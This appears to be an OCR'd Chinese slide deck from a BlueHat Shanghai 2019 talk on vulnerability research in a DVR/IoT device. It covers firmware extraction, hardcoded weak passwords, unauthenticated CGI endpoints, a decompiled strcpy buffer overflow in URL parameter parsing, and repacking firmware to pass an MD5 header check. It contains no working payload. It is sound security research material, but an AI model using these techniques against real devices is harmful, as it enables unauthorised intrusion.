BLUEHAT SHANGHAI 2019

From Dvr to See Exploit of IoT Device

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What's time

0x00 目录

0x01 前言闲谈


- 有朋自远方来
- IoT 四层模型
- IoT 现状问题
- IoT 利用架构
- IoT 攻击思维

0x02 漏洞挖掘

环境前瞻

获取固件的十种方法

- 软件层面
- 硬件层面



```
acted/squashfs-root# cat ./etc/init.d/S99
#! /bin/sh

HOME=/
PATH=/sbin:/bin:/usr/sbin:/usr/bin
runlevel=S
prevlevel=N
umask 022
export PATH runlevel prevlevel

#telnetd
```

前瞻发现

- `etc/init.d/S99` 中注释掉了`telnetd`
- `/etc/passwd` 中存在硬编码弱口令
- `file /bin/busybox` 可知架构为 armel

一般思路

- Web端命令注入或者通过溢出远程代码执行
- 寻找相关shell口并使用弱口令登录

0x02 漏洞挖掘


Web 漏洞

- 虽有登录失败重定向，但在burp中能看到后台静态资源
- 身份在url中传递，实时动态获取后端资源
- 有些cgi存在未授权访问，可得到相关配置文件
- 有些cgi可执行特定的指令，如reboot

并无卵用

0x02 漏洞挖掘


缓冲区溢出



```
memset(&s, 0, 0x40u);
memset(&v26, 0, 0x40u);
if ( !parse_url_query((int)v62, "username", (int)&v36) || !parse_url_query((int)v62, "u", (int)&v36) )
{
  v56 = v36;
  v55 = strnlen((int)v36, v37);
  v54 = (void *)(8 * (((unsigned int)&v12 + 3) >> 3));
  *(_BYTE *)(8 * (((unsigned int)&v12 + 3) >> 3) + v55) = 0;
  v2 = (const char *)memcpy(v54, v56, v55);
  strcpy(&s, v2);
  v69 = 1;
}
if ( !parse_url_query((int)v62, "password", (int)&v34) || !parse_url_query((int)v62, "p", (int)&v34) )
{
  v53 = v34;
  v52 = strnlen((int)v34, v35);
  v51 = (void *)(8 * (((unsigned int)&v12 + 3) >> 3));
  *(_BYTE *)(8 * (((unsigned int)&v12 + 3) >> 3) + v52) = 0;
  v3 = (const char *)memcpy(v51, v53, v52);
  strcpy(&v26, v3);
  v68 = 1;
}
if ( v69 && v68 )
{
  if ( !parse_url_query((int)v62, "quality", (int)&s1) || !parse_url_query((int)v62, "q", (int)&s1) )
  {
    if ( v33 == 7 && !strncasecmp(s1, "highest", 7u) || v33 == 1 && !strncasecmp(s1, "5", 1u) )
    {
      v61 = 0;
```

0x02 漏洞挖掘

缓冲区溢出



```
signed int __fastcall parse_url_query(int a1, char *a2, int a3)
{
  size_t v3; // r0
  size_t v4; // r0
  int v7; // [sp+4h] [bp-20h]
  char *s; // [sp+8h] [bp-1Ch]
  int v9; // [sp+Ch] [bp-18h]
  char v10; // [sp+17h] [bp-Dh]
  int v11; // [sp+18h] [bp-Ch]
  char *v12; // [sp+1Ch] [bp-8h]

  v9 = a1;                                              // source pointer
  s = a2;                                               // key name
  v7 = a3;                                              // struct pointer
  if ( !a2 )
    return -1;
  if ( !*s )
    return -1;
  if ( !v7 )
    return -1;
  strlen(s);
  v12 = (char *)(8 * (((unsigned int)&v7 + 3) >> 3));
  v11 = 0;
  *(_DWORD *)v7 = 0;
  *(_DWORD *)(v7 + 4) = 0;
  sprintf(v12, "%s=%c", s, 0);
  v11 = strcasestr(v9, v12);
  if ( !v11 )
    return -1;
  v10 = *(_BYTE *)(v11 - 1);
  if ( v10 != '?' && v10 != '&' && v11 != v9 )
    return -1;
  v3 = strlen(v12);
  *(_DWORD *)v7 = v11 + v3;                             // value pointer
  v4 = strcspn(*(const char **)v7, "&\r\n");
  *(_DWORD *)(v7 + 4) = v4;                             // value length
  return 0;
}
```

0x03 调试环境

获取调试接口

面临问题


- 没有命令注入也就无法得到shell进行远程调试
- 虽有UART接口但只输出日志信息
- 通过修改u-boot的init参数，没有实际效果

REPACKING

0x03 调试环境

获取调试接口


Round One



```
SCM::INFO: [jcm_basesrc.c:1501] source:0x105e170 stream index:0 proc stop!!!
FIRMWARE->[FIRMWARE_Set_ROM_Size]:268 FIRMWARE buf set to 17039360.
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:954 analyze firmware
FIRMWARE->[FIRMWARE_RAW_OR_ROM]:963 firmware is rom
FIRMWARE->[FIRMWARE_Check_ROM]:1467 FIRMWARE_Check_ROM romBuffer: 0xa869b008, pSize: 17039360, thiz->BufferSize: 17040798

FIRMWARE->[firmware_BufGetMD5]:734 buffer "0xa869b008", md5=6b105616f1887a6b042302b2d6203aff
FIRMWARE->[firmware_BufGetMD5]:734 buffer "0xa869b008", md5=6b105616f1887a6b042302b2d6203aff
FIRMWARE->[FIRMWARE_CheckBufMD5]:808 get Origin md5(6b105616f1887a6b042302b2d6203aff)
from system menory:"0xa869b008" buffer size: 17039360
FIRMWARE->[FIRMWARE_CheckBufMD5]:820 md5 doesn't match, cal md5 is: abc4ee34285e9848dd76be7a59bb61a7!
FIRMWARE->[FIRMWARE_Check_ROM]:1481 FIRMWARE_CheckFileMD5 err!!!

FIRMWARE->[FIRMWARE_RAW_OR_ROM]:980 firmware is unknow!
ERROR: 1387:[CGI_system_upgrade:312]@00:35:41  File type unknow!!!!
```



```
^@^@^@^B^@K%^@^@^C^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
^L^@^@^@^E^@Č^@^@^D^@^@^@KERNEL^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<ff><ff>^@^@^
R^@^[<c2>%^@]<84><ff><ff>^E^@^@^@ROOTFS^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@<ff><
ff>^@^@:^@^@^@<ca>^@RB<ff><ff>6b105616f1887a6b042302b2d6203aff^@<ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff><ff>
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```



0x03 调试环境

获取调试接口

Round Two



```
FIRMWARE->[_firmware_UpgradeBlock]:1310 size 524288 upgraded progress = 3%
FIRMWARE->[_firmware_UpgradeBlock]:1321 close "/dev/mtdblock3"
[_firmware_UpgradeBlock] take time: 212ms/[210,480]ms average 300ms
FIRMWARE->[FIRMWARE_UpgradeFlash]:1388 skip kernel
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:25  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[firmware_CheckBlock]:517 CRC(8285/4252) error
FIRMWARE->[_firmware_UpgradeBlock]:1277 open "/dev/mtdblock4"
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 655360 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:26  recv CMD_FW_UPGRADE_REQ
FIRMWARE->[_firmware_UpgradeBlock]:1297 size 786432 upgraded progress = 4%
DEBUG: 1387:[app2gui_read_cmd:2524]@00:47:27  recv CMD_FW_UPGRADE_REQ
```




```
000001c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000001d0: 0000 0000 0000 0000 0000 0000 0000 ffff  ................
000001e0: 0000 1200 1bc2 2500 5d84 ffff 0500 0000  ......%.].......
000001f0: 524f 4f54 4653 0000 0000 0000 0000 0000  ROOTFS..........
00000200: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000210: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000220: 0000 ffff 0000 3a00 0000 ca00 5242 ffff  ......:.....RB..
00000230: 6162 6334 6565 3334 3238 3565 3938 3438  abc4ee34285e9848
00000240: 6464 3736 6265 3761 3539 6262 3631 6137  dd76be7a59bb61a7
00000250: 00ff ffff ffff ffff ffff ffff ffff ffff  ................
00000260: ffff ffff ffff ffff ffff ffff ffff ffff
```

0x03 调试环境

获取调试接口

Fight

